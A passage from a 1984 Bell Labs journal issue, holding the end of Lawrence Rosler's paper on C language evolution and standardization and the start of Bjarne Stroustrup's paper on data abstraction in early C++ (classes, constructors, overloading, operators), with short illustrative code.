This too is an incompatible change, but is justifiable since it allows new escape sequences to be defined in the future without affecting existing valid programs. As an example, the escape sequence `\v` has been added to denote a vertical tab. A proposal has been adopted to use the escape sequence `\xddd` to describe a hexadecimal constant, analogous to the existing `\ddd` notation for an octal constant.

### 5.4 Initialization

Arbitrary restrictions in any area of a language are undesirable, since they add to the difficulty of learning and using it.

The restriction against initializing an automatic array or structure (Ref. 2, Sect. 8.6) was based on practical considerations of compiler

complexity, not on theoretical objections. This restriction has been removed, though no compiler yet implements this capability. The syntax is identical to that used for initializing an external or static array or structure.

The restriction against initializing a union was based on the lack of suitable unambiguous syntax. The ANSI draft standard will propose that a union be initialized according to the type of the first member in its declaration, ascribing for the first time significance to the order of declaration.

With these changes, there will no longer be any object that cannot be initialized.

### **5.5 Type specifiers**

Every size of integer now has a corresponding `unsigned` type (Ref. 2, Sect. 8.2).

In anticipation of the extension of C to support more than two sizes of floating-point numbers (in accordance with a proposed IEEE standard<sup>6</sup>), the type `long float` is no longer accepted as a synonym for `double`. This change should have minimal impact on existing programs, as the synonym seems to have been used infrequently, if at all.

### **5.6 Defined type**

Even though in a construction such as

```
typedef int KILOMETERS;  
KILOMETERS distance;
```

the type of `distance` is `int` (Ref. 2, Sect. 8.8), the defined type may not be further modified by `long`, `short`, or `unsigned`. For example,

```
long KILOMETERS to_the_moon;
```

is invalid; a new type must be defined:

```
typedef long int ASTRONOMICAL;  
ASTRONOMICAL to_the_moon;
```

This is a clarification, not a change.

### **5.7 Switch statement**

The restriction that the controlling expression of a switch statement have type `int` (Ref. 2, Sect. 9.2) is being removed. Any integral type will be permitted, and the case-expressions will be coerced to that type.

### **5.8 External data definitions**

Of all the areas of potential change, this has caused the most

controversy. The manual states (Ref. 2, Sect. 10.2) that the default storage class for an external data definition is `extern`. Thus, when several external data definitions of the form `int i` appear, the intention is to define a single variable, *i*, whether or not the `extern` key word is present.

This implies the existence of a mechanism similar to that of Common in Fortran, which associates multiple definitions of the same external identifier. Limitations in the support software in several vendor-supplied operating systems make it difficult or impossible to implement this design intent. Therefore, a distinction was introduced (Ref. 2, Sect. 11.2) in the use of the `extern` key word – its appearance indicated a declaration for the external variable in question, its absence indicated a definition. Most important of all, there has to be exactly one such definition in the set of files constituting a single program.

Thus this restriction is actually a portability constraint imposed by some environments, not a characteristic of the C language itself. The capability of many *UNIX* system implementations to allow more than one identical external data definition to appear (without the `extern` key word) is considered to be an extension to the more restrictive ANSI draft standard.

### 5.9 Compiler control lines

The conditional-compilation facility (Ref. 2, Sect. 12.3) has been enhanced in two ways.

To facilitate selection of one among a set of choices, any number of control lines of the form

```
#elif constant-expression
```

may now appear between a `#if` line and its closing `#endif` (or `#else if` present).

The new pseudofunction `defined(identifier)` may be used in the *constant-expression* part of a `#if` or `#elif` control line, with value 1 if the identifier is currently defined in the preprocessor, and 0 otherwise. Thus, `#ifdef identifier` is equivalent to `#if defined(identifier)`, and `#ifndef identifier` is equivalent to `#if !defined(identifier)`. The older forms will be retained for backward compatibility, as they are deeply entrenched in existing code. But, as they are superfluous, equivalents to `#ifdef` will not be provided for the new construction `#elif`.

## VI. INTRACTABLE PROBLEMS

### 6.1 Preprocessing

One unfortunate effect of preprocessing the text before compilation is that programmers must know which functions are macroinstruc-

tions. They may not be declared; they do not obey the call-by-value semantics of C functions; and their arguments may be evaluated an unknown number of times, so side effects are unpredictable. A general trend for the future will be to rely less on the preprocessor and more on the compiler.

## 6.2 Integer sizes

Although the portability of C has been amply demonstrated over the past decade,<sup>5,7</sup> persistent problems arise where the size of a `long int` differs from that of an ordinary `int`.

For example, the difference of two pointers has been described as an ordinary `int` (Ref. 2, Sect. 7.4). But in a large-address environment where a pointer has the same size as a `long int` (Ref. 2, Sect. 14.4), an ordinary `int` may not be large enough to store the difference. This would impose an arbitrary limit on the size of an array. It is now agreed that the difference should have the same size as the pointers being subtracted.

This solves the problem only in part. Consider the common situation where the difference is used, for example, as an argument to an input/output function. Such an argument cannot be declared portably, but a suitable type definition could be provided as part of a standard header file.

## VII. FUTURE DIRECTIONS

All the enhancements and changes to the language defined by Kernighan and Ritchie<sup>2</sup> discussed in the preceding sections exist in many widely used compilers and have been presented to the ANSI X3J11 committee for standardization. The section that follows deals with later proposals that are still being evaluated.

One major proposed enhancement, the introduction of classes (abstract data types) similar to those of Simula, is presented in a companion article.<sup>8</sup> Other enhancements, presented in this section, are in use internally, but have not yet been exposed to large numbers of programmers. They are reported here to indicate some of the anticipated directions of language evolution.

### 7.1 Argument typing

At present, most C compilers make no checks on the number and type consistency of function invocations, even within a single compilation. In *UNIX* systems, this responsibility is delegated to the `lint` program verifier, which checks, among many other things, the consistency of function interfaces over an entire program set and associated libraries.

Because of the computer resources required to do the extra parsing

involved, the cost of using `lint` in the development of very large programs may be prohibitive. User-generated `lint` libraries that declare function arguments and return values but omit function bodies relieve this cost somewhat, but must be kept in phase with the real source. It would be better to provide a way, as part of a function declaration, for the compiler itself to be informed of not only the type returned by the function (as at present), but also of the types of the function arguments.

A method has been developed to do this in a backward-compatible way.<sup>9</sup> In a function declaration, arguments may be declared sequentially by type, thus:<sup>†</sup>

```
char *fgets(char *, int, FILE *);
```

When no further information about the arguments is provided, a trailing comma is added:

```
int fscanf(FILE *, char *, );
```

When no information at all about the arguments is provided, nothing is between the parentheses, which is compatible with existing programs. The special case of declaring a function with no arguments is handled via the `void` key word:

```
int rand(void);
```

Perhaps the most important payoff of argument typing is that, if possible, an argument is coerced to the type of its corresponding formal parameter, as if by assignment. This will eliminate a major source of interface errors in large programs. Incompatibilities (such as an integer argument and a pointer formal parameter) will cause fatal compilation errors.

## 7.2 The “*const*” type specifier

A new type specifier, `const`, has been added<sup>9</sup> to meet a need that has long been recognized—declaring that the value with which a particular variable is initialized may not be changed during execution of the program.

In some environments, this may simply tell the compiler not to allow the variable to appear on the left-hand side of an assignment and not to allow its address to be assigned to a pointer through which it may be modified. (Such an implementation could not protect against an inadvertent modification caused by a wild pointer.) This is the most protection that can be provided if the `const` variable has `auto`

---

<sup>†</sup> The examples are functions in the Standard Library, partly described in Chapter 7 of Kernighan and Ritchie.<sup>2</sup>

or `register` storage class, so that it is initialized dynamically on each entry to the block in which it is defined, and the value with which it is initialized is itself variable.

If the storage class of the variable is `extern` or `static`, or if the initializer is constant, the compiler may be able to place the data in an area of memory protected by hardware against modification. This also allows space to be saved by sharing the data among several simultaneous executions of the program, just as the program text may be shared in some implementations. The data may even be placed into read-only memory if desired.

This mechanism is particularly appropriate for large arrays of permanent data, such as parse tables or constant character strings. To achieve the desired end, some programmers have resorted to editing the assembly language produced by current compilers. At the cost of reserving yet another key word (possibly used as an identifier in existing programs), this new facility legitimizes the needed capability in the language proper.

An interesting distinction can be made between pointers that themselves are constant:

```
char * const constant-pointer
```

and pointers to constant data:

```
const char * pointer-to-constant
```

The latter can be used to declare that even though an argument is a pointer the function does not change the data pointed to.

```
char *strcpy(char *, const char *);
```

declares that `strcpy` gets two arguments that are character pointers, but does not change the array pointed to by the second argument.

### 7.3 Assembler windows

Access to the hardware of the operating environment is often requested. Code for implementing operating systems or device drivers may need to manipulate particular registers or to execute instructions that are inaccessible from C but accessible through the assembly language of the machine.

Assembly language may also be needed for efficiency. For example, C does not support the assignment of one array or string to another, and the programmer must write a loop to do this operation one element at a time. Yet many machines have extremely efficient implementations for block moves.

The need for access to special hardware is recognized by providing standardized library functions, which may be implemented either in

C or in assembly language as appropriate to a particular environment. But, in time-critical applications, even the overhead of function linkage may be too high.

Therefore, the need has long been felt for the ability to interject instructions in assembly language directly in the midst of C code. The use of such a mechanism destroys portability, and may interfere with analysis or optimization of the function containing the alien statements.

Many existing C compilers use the key word `asm` for this purpose. A statement of the form

```
asm (string);
```

causes the specified string to be injected directly into the assembly-language output of the compiler.

This capability is still not powerful enough for many applications. No access is provided to identifiers in the C program, so the programmer may have to make assumptions about which registers should be addressed by the assembly-language statements.

An experimental implementation now being evaluated uses the key word `asm` in a different context.<sup>10</sup> A declaration of the form

```
asm f (arg1, arg2, ... ) { ... }
```

defines a function *f* to be compiled in line (without function linkages). The programmer can specify alternate assembly-language expansions in the function prototype, depending on the storage classes of the actual parameters.

### VIII. EVOLUTIONARY STUBS

By no means have all the experimental enhancements made to C been accepted as part of the official language. Many developers have tried to enrich the syntax of the language to individual tastes, but these efforts did not win wide support. This section describes one evolutionary stub of more substantial significance, which though it did not lead to changes in C did provide valuable insight into an important problem in the development of large programs by many programmers.

In a very large multifile C program, it is difficult to control the scopes of external definitions except by carefully structuring a multiplicity of header files and including them selectively in the various compilation units. One project tried a different solution to this problem: introducing new preprocessor directives to export explicitly the definitions of specific variables to other files and to import the declarations from other files. To eliminate unnecessary compilation, a

program automatically generated files describing the dependencies for use by the `make` utility,<sup>11</sup> or its enhancement, the `build` utility.<sup>12</sup>

This attempt foundered because of the need to create and maintain hidden interface files separate from the source files. This arose because of the possibility of circular dependencies between the variables in several files. The solution to this problem—explicitly separating the external interfaces from the program text and managing the dependencies using a database manager—is now part of the Ada<sup>†</sup> language and programming support environment.

The valuable idea of generating “makefiles” automatically by analyzing the inclusions of header files is being incorporated in other tools, however.

## IX. SUMMARY

In its decade of existence, C grew beyond its original conception as a language for implementing operation systems into a full general-purpose language. This was accomplished by small changes, mostly backward-compatible, that have not fundamentally altered the original sparse design.

A major trend in the development of the language is toward stricter type checking, particularly in the use of pointers and in function argument type checking. On the other hand, the model of computation remains close to that of the underlying hardware.

Though mature, the C language continues to evolve in a controlled way. Internal and external standardization activities will continue to impose requirements for backward compatibility in the future.

## X. ACKNOWLEDGMENTS

Dennis M. Ritchie, the author of C, continues to be closely associated with its evolution and standardization. His perceptive observations and insights over the years are greatly appreciated.

Many colleagues provided useful comments on drafts of this paper. I particularly thank Bjarne Stroustrup, whose ideas are strongly influencing the future evolution of the language. Lively discussions among the members of the X3J11 committee have helped clarify many potential misinterpretations of the language specification.

Because of their potential value, the proposals described in Sections 7.1 (argument typing) and 7.2 (`const`) have been accepted by the X3J11 committee.

---

<sup>†</sup> Trademark of the U.S. Department of Defense, Ada Joint Program Office.

## REFERENCES

1. D. M. Ritchie and K. L. Thompson, *The UNIX Time-sharing System*, Commun. ACM, 17, No. 7 (July 1974), pp. 365-75.
2. B. W. Kernighan and D. M. Ritchie, *The C Programming Language*, Englewood Cliffs, N.J.: Prentice-Hall, 1978.
3. D. M. Ritchie, S. C. Johnson, M. E. Lesk, and B. W. Kernighan, "The C Programming Language," B.S.T.J., 57, No. 6, Part 2 (July-August 1978), pp. 1991-2020.
4. *IEEE Standard Pascal Computer Programming Language*, New York: The Institute of Electrical and Electronics Engineers, Inc., 1983.
5. S. C. Johnson and D. M. Ritchie, "Portability of C Programs and the UNIX System," B.S.T.J., 57, No. 6, Part 2 (July-August 1978), pp. 2021-48.
6. Draft 10.0 of IEEE Task P754, *A Proposed Standard for Binary Floating-Point Arithmetic*, December 2, 1982.
7. L. Rosler, "The Best of UNIX on GCOS," Honeywell Large Systems Users' Association, October 1978.
8. B. Stroustrup, "The UNIX System: Data Abstraction in C," AT&T Bell Lab. Tech. J., this issue.
9. B. Stroustrup, private communication.
10. R. J. Mascitti, private communication.
11. S. I. Feldman, "Make—A Program for Maintaining Computer Programs," Software Practice and Experience, 9, No. 4 (April 1979), pp. 255-65.
12. V. B. Erickson and J. F. Pellegrin, "Build—A Software Construction Tool," AT&T Bell Lab. Tech. J., 63, No. 6, Part 2 (July-August 1984), pp. 1049-59.

## AUTHOR

**Lawrence Rosler**, A.B. (Physics), 1953, Cornell University; M.S., Ph.D. (Physics), Yale University, in 1954 and 1958, respectively; AT&T Bell Laboratories, 1957—. Mr. Rosler is Supervisor of the Language Systems Engineering group in the UNIX Languages and Programming Environment Development department. His early work involved the development of solid-state electronic devices. His more recent work includes the design of languages for interactive graphics terminals, the implementation of the C language and libraries on various systems, and the management of C language development for UNIX systems. Chairman, Language Subcommittee, American National Standards Institute Technical Committee X3J11 for the Programming Language C; member, ACM, APS, Sigma Xi, AAAS.

## ***The UNIX System:***

# **Data Abstraction in C**

By B. STROUSTRUP\*

(Manuscript received August 5, 1983)

C++ is a superset of the C programming language; it is fully implemented and has been used for nontrivial projects. There are now more than one hundred C++ installations. This paper describes the facilities for data abstraction provided in C++. These include Simula-like classes providing (optional) data hiding, (optional) guaranteed initialization of data structures, (optional) implicit type conversion for user-defined types, and (optional) dynamic typing; mechanisms for overloading function names and operators; and mechanisms for user-controlled memory management. It is shown how a new data type, like complex numbers, can be implemented, and how an "object-based" graphics package can be structured. A program using these data abstraction facilities is at least as efficient as an equivalent program not using them, and the compiler is faster than older C compilers.

## **I. INTRODUCTION**

The aim of this paper is to show how to write C++ programs using "data abstraction", as described below<sup>†</sup>. This paper presents some general discussion of each new language feature to help the reader

---

\* AT&T Bell Laboratories.

<sup>†</sup> Note on the name C++: ++ is the C increment operator; when this operator is applied to a variable (typically a vector index or a pointer), it increments the variable so that it denotes the succeeding element. The name C++ was coined by Rich Mascitti. Consider ++ a surname, to be used only on formal occasions or to avoid ambiguity. Among friends C++ is referred to as C, and the C language described in the C book<sup>1</sup> is "old C". The slightly shorter name C+ is a syntax error; it has also been used as the

---

Copyright © 1984 AT&T. Photo reproduction for noncommercial use is permitted without payment of royalty provided that each reproduction is done without alteration and that the Journal reference and copyright notice are included on the first page. The title and abstract, but no other portions, of this paper may be copied or distributed royalty free by computer-based and other information-service systems without further permission. Permission to reproduce or republish any other portion of this paper must be obtained from the Editor.

understand where that feature fits in the overall design of the language, which programming techniques it is intended to support, and what kinds of errors and costs it is intended to help the programmer avoid. However, this paper is not a reference manual, so it does not give complete details of the language primitives; these can be found in Ref. 3.

C++ evolved from C<sup>1</sup> through some intermediate stages, collectively known as "C with classes".<sup>4,5</sup> The primary influence on the design of the abstraction facilities was the Simula67 class concept.<sup>6,7</sup> The intent was to create data abstraction facilities that are both expressive enough to be of significant help in structuring large systems, and at the same time useful in areas where C's terseness and ability to express low-level detail are great assets. Consequently, while C classes provide general and flexible structuring mechanisms, great care has been taken to ensure that their use does not cause run time or storage overhead that could have been avoided in old C.

Except for details like the introduction of new key words, C++ is a superset of C; see Section XXII, "Implementation and Compatibility" below. The language is fully implemented and in use. Tens of thousands of lines of code have been written and tested by dozens of programmers.

The paper falls into three main sections:

1. A brief presentation of the idea of data abstraction.
2. A full description of the facilities provided for the support of that idea through the presentation of small examples. This in itself falls into three sections:
  - a. Basic techniques for data hiding, access to data, allocation, and initialization. Classes, class member functions, constructors, and function name overloading are presented (starts with Section III, "Restriction of Access to Data").
  - b. Mechanisms and techniques for creating new types with associated operators. Operator overloading, user-defined type conversion, references, and free store operators are presented (starts with Section VIII, "Operator Overloading and Type Conversion").
  - c. Mechanisms for creating abstraction hierarchies, for dynamic typing of objects, and for creating polymorphic classes and functions. Derived classes and virtual functions are presented (starts with Section XIV, "Derived Classes").

Items b and c do not depend directly on each other.

---

name of an unrelated language. Connoisseurs of C semantics find C++ inferior to ++C, but the latter is not an acceptable name. The language is not called D, since it is an extension of C and does not attempt to remedy problems inherent in the basic structure of C. The name C++ signifies the evolutionary nature of the changes from old C. For yet another interpretation of the name C++ see the Appendix of Ref. 2.

3. Finally some general observations on programming techniques, on language implementation, on efficiency, on compatibility with old C, and on other languages are offered (starts with Section XVIII, "Input and Output").

A few sections are marked as "digressions"; they contain information that, while important to a programmer, and hopefully of interest to the general reader, does not directly relate to data abstraction.

## II. DATA ABSTRACTION

"Data abstraction" is a popular, but generally ill-defined, technique for programming. The fundamental idea is to separate the incidental details of the implementation of a subprogram from the properties essential to the correct use of it. Such a separation can be expressed by channeling all use of the subprogram through a specific "interface". Typically the interface is the set of functions that may access the data structures that provide the representation of the "abstraction". One reason for the lack of a generally accepted definition is that any language facility supporting it will emphasize some aspects of the fundamental idea at the expense of others. For example:

1. Data hiding—Facilities for specifying interfaces that prevent corruption of data and relieve a user from the need to know about implementation details.

2. Interface tailoring—Facilities for specifying interfaces that support and enforce particular conventions for the use of abstractions. Examples include operator overloading and dynamic typing.

3. Instantiation—Facilities for creating and initializing of one or more "instances" (variables, objects, copies, versions) of an abstraction.

4. Locality—Facilities for simplifying the implementation of an abstraction by taking advantage of the fact that all access is channeled through its interface. Examples include simplified scope rules and calling conventions within an implementation.

5. Programming environment—Facilities for supporting the construction of programs using abstractions. Examples include loaders that understand abstractions, libraries of abstractions, and debuggers that allow the programmer to work in terms of abstractions.

6. Efficiency—A language facility must be "efficient enough" to be useful. The intended range of applications is a major factor in determining which facilities can be provided in a language. Conversely, the efficiency of the facilities determines how freely they can be used in a given program. Efficiency must be considered in three separate contexts: compile time, link time, and run time.

The emphasis in the design of the C data abstraction facility was on 2, 3, and 6, that is, on facilities enabling a programmer to provide

elegant and efficient interfaces to abstractions. In C, data abstraction is supported by enabling the programmer to define new types, called “classes”. The members of a class cannot be accessed, except in an explicitly declared set of functions. Simple data hiding can be achieved like this:

```
class data_type {
    /* data declarations */
    /* list of functions that may use
       the data declarations ("friends") */
};
```

where only the “friends” can access the representation of variables of class `data_type` as defined by the data declarations. Alternatively, and often more elegantly, one can define a data type where the set of functions that may access the representation is an integral part of the type itself:

```
class object_type {
    /* declarations used to implement object_type */
public:
    /* declarations specifying
       the interface to object_type */
};
```

One obvious, but nontrivial, aim of many modern language designs is to enable programmers to define “abstract data types” with properties similar to the properties of the fundamental data types of the languages. Below we show how to add a data type `complex` to the C language, so that the usual arithmetic operators can be applied to complex variables. For example:

```
complex a, x, y, z;
a = x/y + 3*z;
```

The idea of treating an object as a black box is further supported by a mechanism for hierarchically constructing classes out of other classes. For example:

```
class shape { ... };
class circle : shape { ... };
```

The class `circle` can be used as a simple `shape` in addition to being used as a `circle`. Class `circle` is said to be a derived class with class `shape` as its base class. It is possible to leave the resolution of the type of objects sharing common base classes to run time. This allows objects of different types to be manipulated in a uniform manner.

### III. RESTRICTION OF ACCESS TO DATA

Consider a simple old C fragment,<sup>†</sup> outlining an implementation of the concept of a date:

```
struct date { int day, month, year; };
struct date today;
extern void set_date();
extern void next_date();
extern void next_today();
extern void print_date();
```

There are no explicit connections between the functions and the data type, and no indication that these functions should be the only ones to access the members of the structure `date`. It ought to be possible to state such an intent.

A simple way of doing this is to declare a data type that can only be manipulated by a specific set of functions. For example:

```
class date {
    int day, month, year;
    friend void set_date(date*, int, int, int),
              next_date(date*),
              next_today(),
              print_date(date*);
};
```

The key word `class` indicates that only functions mentioned as “friends” in the declaration can use the class member names `day`, `month`, and `year`; otherwise a `class` behaves like a traditional C `struct`. That is, the class declaration itself defines a new type of which variables can be declared. For example:

```
date my_birthday, today;

set_date(&my_birthday, 30, 12, 1950);
set_date(&today, 23, 6, 1983);
print_date(&today);
next_date(&today);
```

Friend functions are defined in the usual manner. For example:

```
void next_date(date* d)
{
    if ( ++d->day > 28 ) {
```

---

<sup>†</sup> The key word `void` specifies that a function does not return a value. It was introduced into C about 1980.

```

        /* do the hard part */
    }
}

```

This solution to the problem of data hiding is simple, and often quite effective. It is not perfectly flexible because it allows access by the “friends” to all variables of a type. For example, it is not possible to have a different set of friends for the dates `my_birthday` and `today`. A function can, however, be the friend of more than one class. The importance of this will be demonstrated in Section XIX. There is no requirement that a friend should only manipulate variables passed to it as arguments. For example, the name of a global variable may be built into a function:

```

void next_today()
{
    if ( ++today.day > 28 ) {
        /* do the hard part */
    }
}

```

The protection of the data from functions that are not friends relies on restricting the use of class member names. It can therefore be circumvented by address manipulation and explicit type conversion.

There are several benefits to be obtained from restricting a data structure’s access to an explicitly declared list of functions. Any error causing an illegal state of a `date` must be caused by code in the friend functions, so the first stage of debugging, localization, is completed before the program is even run. This is a special case of the general observation that any change to the behavior of the type `date` can and must be effected by changes to its friends. Another advantage is that a potential user of such a type need only examine the definition of the friends to learn to use it. Experience with C++ has amply demonstrated this.

#### IV. DIGRESSION: ARGUMENT TYPES

The argument types of the functions above were declared. This could not have been done in old C, nor would the matching function definition syntax used for `next_date` have been accepted. In C++ the semantics of argument passing are identical to those of initialization. In particular, the usual arithmetic conversions are performed. A function declaration that does not specify an argument type, for example `next_today()`, specifies that the function does not accept any arguments. This is different from old C; see Section XXII, “Implementa-

tion and Compatibility" below. The argument types of all declarations and the definition of a function must match exactly.

It is still possible to have functions that take an unspecified and possibly variable number of arguments of unspecified types, but such relaxation of the type checking must be explicitly declared. For example:

```
int wild(...);
int fprintf(FILE*, char* ...);
```

The ellipsis specifies that any arguments (or none) will be accepted without any checking or conversion exactly as in old C. For example:

```
wild(); wild("asdf", 10); wild(1.3, "ghjk", wild);
fprintf(stdout, "x=%d", 10);
fprintf(stderr, "file %s line %d\n", f_name, l_no);
```

Note that the first two arguments of `fprintf` must be present and will be checked. It has been noted, however, that functions with partly specified argument types are far less useful in C++ than they are in old C. Such functions are primarily useful for specifying interfaces to old C libraries. Default function arguments (Section IX), overload function names (Section VII), and operator overloading (Section VIII) are used instead. See also Section XVIII.

As ever, undeclared functions may be used and will be assumed to return integers. They must, however, be used consistently. For example:

```
undef1(1, "asdf"); undef1(2, "ghjk"); /* fine */
undef2(1, "asdf"); undef2("ghjk", 2); /* error */
```

The inconsistent use of `undef2` is detected by the compiler.

## V. OBJECTS

The structure of a program using the *class/friend* mechanism to restrict access to the representation of a data type is exactly the same as the structure of a program not using it. This implies that no advantage has been taken of the new facility to make the functions implementing the operations on the type easier to write. For many types, a more elegant solution can be obtained by incorporating such functions into the new type itself. For example:

```
class date {
    int day, month, year;
public:
    void set(int, int, int);
    void next();
```

```
    void print();
};
```

Functions declared this way are called member functions and can be invoked only for a specific variable of the appropriate type using the standard C structure member syntax. Since the function names no longer are global, they can be shorter:

```
my_birthday.print();
today.next();
```

On the other hand, to define a member function, one must specify both the name of the function and the name of its class:

```
void date.next()
{
    if ( ++day > 28 ) {
        /* do the hard part */
    }
}
```

Variables of such types are often referred to as objects. The object for which the function is invoked constitutes a hidden argument to the function. In a member function, class member names can be used without explicit reference to a class object. In that case, like the use of `day` above, the name refers to that member of the object for which the function was invoked. A member function sometimes needs to refer explicitly to this object, for example to return a pointer to it. This is achieved by having the key word `this` denote that object in every class function. Thus, in a member function `this->day` is equivalent to `day` for every member of the class `date`.

The `public` label separates the class body into two parts. The names in the first, “private”, part can only be used by member functions (and friends). The second, “public”, part constitutes the interface to objects of the class. A class function may access both public and private members of every object of its class, not just members of the one for which it was invoked.

The relative merits of friends and member functions will be discussed in Section XIX after a larger body of examples has been presented. For now, it is sufficient to notice that a friend is not affected by the “public/private” mechanism and operates on objects in a standard and explicit manner. A member, on the other hand, must be invoked for an object and treats that object differently from all others.

## VI. STATIC MEMBERS

A class is a type, not a data object, and each object of the class has its own copy of the data members of the class. However, there are

concepts (abstractions) that are best supported if the different objects of the class share some data. For example, to manage tasks in an operating system or a simulation, a list of all tasks is often useful:

```
class task {
    ...
    task* next;
    static task* task_chain;
    void schedule(int);
    void wait(event);
    ...
};
```

Declaring the member `task_chain` as `static` ensures that there will only be one copy of it, not one copy per task object. It is still in the scope of class `task`, however, and can only be accessed from “the outside” if it was declared `public`. In that case its name must be qualified by its class name:

```
task::task_chain
```

In a member function it can be referred to as plain `task_chain`. The use of `static` class members can reduce the need for global variables considerably.

The operator `::` (colon colon) is used to specify the scope of a name in expressions. As a unary operator it denotes external (global) names. For example, if the task function `wait` in a simulator needs to call a nonmember function `wait`, it can be done like this:

```
void task.wait(event e)
{
    ...
    ::wait(e);
}
```

## VII. CONSTRUCTORS AND OVERLOADED FUNCTIONS

The use of functions like `set_date()` to provide initialization for class objects is inelegant and error prone. Since it is nowhere stated that an object must be initialized, a programmer can forget to do so or, often with equally disastrous results, do so twice. A better approach is to allow the programmer to declare a function with the explicit purpose of initializing objects. Because such a function constructs values of a given type, it is called a constructor. A constructor is recognized by having the same name as the class itself. For example:

```
class date {
    ...
```

```

    date(int, int, int);
};

```

When a class has a constructor all objects of that class must be initialized:

```

date today = date(23, 6, 1983);
date xmas(25, 12, 0);      /* legal abbreviated form */
date july4 = today;
date my_birthday;        /* illegal, initializer missing */

```

It is often nice to provide several ways of initializing a class object. This can be done by providing several constructors. For example:

```

class date {
    ...
date(int, int, int);          /* day month year */
date(char*);                 /* date in string representation */
date(int);                   /* day, assume current month and year */
date();                       /* default date: today */
};

```

As long as the constructor functions differ in their argument types, the compiler can select the correct one for each use:

```

date today(4);
date july4("July 4, 1983");
date guy("5 Nov");
date now;                      /* default initialized */

```

Constructors are not restricted to initialization, but can be used wherever it is meaningful to have a class object:

```

date us_date(int month, int day, int year)
{
    return date(day, month, year);
}
...
some_function( us_date(12,24,1983) );
some_function(    date(24,12,1983) );

```

When several functions are declared with the same name, that name is said to be overloaded. The use of overloaded function names is not restricted to constructors. However, for nonmember functions the function declarations must be preceded by a declaration specifying that the name is to be overloaded; for example:

```

overload print;

```

```
void print(int);  
void print(char*);
```

or possibly abbreviated like this:

```
overload void print(int), print(char*);
```

As far as the compiler is concerned, the only thing common for a set of functions of the same name is that name. Presumably they are in some sense similar, but the language does not constrain or aid the programmer. Thus, overloaded function names are primarily a notational convenience. This convenience is significant for functions with conventional names like `sqrt`, `print`, and `open`. Where a name is semantically significant, as in the case of constructors, this convenience becomes essential. For example, consider writing a single constructor for class `date` above.

For arguments to functions with overloaded names the C type conversion rules do not apply fully. The conversions that may destroy information are not performed, leaving only `char`→`short`→`int`→`long`, `float`→`double`, and `int`→`double`. It is, however, possible to provide different functions for integral and floating types. For example:

```
overload print(int), print(double);
```

The list of functions for an overloaded name will be searched in order of appearance for a match, so that `print(1)` will invoke the integer print function, and `print(1.0)` the floating-point print function. Had the order of declaration been reversed, both calls would have invoked the floating-point print function with the `double` representation of 1.

## VIII. OPERATOR OVERLOADING AND TYPE CONVERSION

Some languages provide a `complex` data type, so that programmers can use the mathematical notion of complex numbers directly. Since C does not, it is an obvious test of an abstraction facility to see to what extent the conventional notion of complex numbers can be supported (Note, however, that `complex` is an unusual data type in that it has an extremely simple representation and there are very strong traditions for its proper use. It is, therefore, primarily a test of the abstraction facility's power to imitate conventional notation. In most other cases the designer's attention will be directed towards finding a good representation of the abstraction and towards finding a suitable way of presenting the abstraction to its users.) The aim of the exercise is to be able to write code like this:

```
complex x;  
complex a = complex(1, 1.23);
```

```

complex b = 1;
complex c = PI;

if (x!=a) x = a+log(b*c)/2;

```

That is, the standard arithmetic and comparison operators must be defined for complex numbers and for mixtures of complex and scalar constants and variables.

Here is a declaration of a very simple class `complex`:

```

class complex {
    double re, im;

    friend complex operator+ (complex, complex);
    friend complex operator* (complex, complex);
    friend int      operator!= (complex, complex);
public:
    complex()           { re=im=0; }
    complex(double r)  { re=r; im=0; }
    complex(double r, double i) { re=r; im=i; }
};

```

An operator is recognized as a function name when it is preceded by the key word `operator`. When an operator is used for a class type, the compiler will generate a call to the appropriate function, if declared. For example, for complex variables `xx` and `yy` the addition `xx+yy` will be interpreted as `operator+(xx, yy)`, given the declaration of class `complex` above. The complex add function could be defined like this:

```

complex operator+(complex a1, complex a2)
{
    return complex(a1.re+a2.re, a1.im+a2.im);
}

```

Naturally, all names of the form `operator@` are overloaded. To ensure that the language is only extendable and not mutable, an operator function must take at least one class object argument. By declaring operator functions the programmer can assign meaning to the standard C operators applied to objects of user-specified data types. These operators retain their usual places in the C syntax, and it is not possible to add new operators. It is, therefore, not possible to change the precedence of an operator or to introduce a new operator (for example, `**` for exponentiation). This restriction keeps the analysis of C expressions simple.

Declarations of functions for unary and binary operators are distinguished by their number of arguments. For example:

```

class complex {
    ...
    friend complex operator-(complex);
    friend complex operator-(complex, complex);
};

```

There are three ways the designer of class `complex` could decide to handle mixed-mode arithmetic, like `xx+1`, where `xx` is a complex variable. It can simply be considered illegal, so that the user has to write the conversion from `double` to `complex` explicitly: `xx+complex(1)`. Alternatively, several complex add functions may be specified:

```

complex operator+(complex, complex);
complex operator+(complex, double);
complex operator+(double, complex);

```

so that the compiler will choose the appropriate function for each call. Finally, if a class has constructors that take a single argument, then they will be taken to define conversions from their argument type to the type for which they construct values. Thus, with the declaration of class `complex` above `xx+1` would automatically be interpreted as `operator+(xx, complex(1))`.

This last alternative violates many people's idea of strong typing. However, using the second solution will nearly triple the number of functions needed and the first provides little notational convenience to the user of class `complex`. Note that complex numbers are typical with respect to the desirability of mixed-mode arithmetic. A typical data type does not exist in a vacuum. Furthermore, for many types there exists a trivial mapping from the C numeric and/or string constants into a subset of the values of the type (similar to the mapping of the C numeric constants into the complex values on the real axis).

The `friend` approach was chosen in favor of using member functions for the `operator` functions. The inherent asymmetry in the notion of objects does not match the traditional mathematical view of complex numbers.

## IX. DIGRESSION: DEFAULT ARGUMENTS AND INLINE FUNCTIONS

Class `complex` had three constructors, two of which simply provided the default value zero for notational convenience of the programmer. This use of overloading is typical for constructors, and also has been found to be quite common for other functions. However, overloading is a quite elaborate and indirect way of providing default argument values and, in particular for more complicated constructors, quite verbose. Consequently, a facility for expressing default arguments directly is provided. For example:

```

class complex {
    ...
public:
    complex(double r = 0, double i = 0) { re=r; im=i; }
};

```

When a trailing argument is missing the default constant expression can be used. For example:

```

complex a(1,2);
complex b(1);      /* b = complex(1,0) */
complex c;        /* c = complex(0,0) */

```

When a member function, like `complex` above, is not only declared, but also defined (that is, its body is presented) in a class declaration, it may be inline substituted when called, thus eliminating the usual function call overhead. An inline substituted function is not a macro; its semantics are identical to other functions. Any function can be declared inline by preceding its definition by the key word `inline`. Inline functions can make class declarations quite untidy; they will only improve run-time efficiency if used judiciously, and will always increase the time and space needed to compile a program. They should therefore be used only when a significant improvement of run-time is expected. They are included in C++ because of experience with C macros. Macros are sometimes essential for an application (and it is not possible to have a class member macro), but more often they create chaos by appearing to be functions without obeying the syntax, scope, and argument passing rules of functions.

## X. STORAGE MANAGEMENT

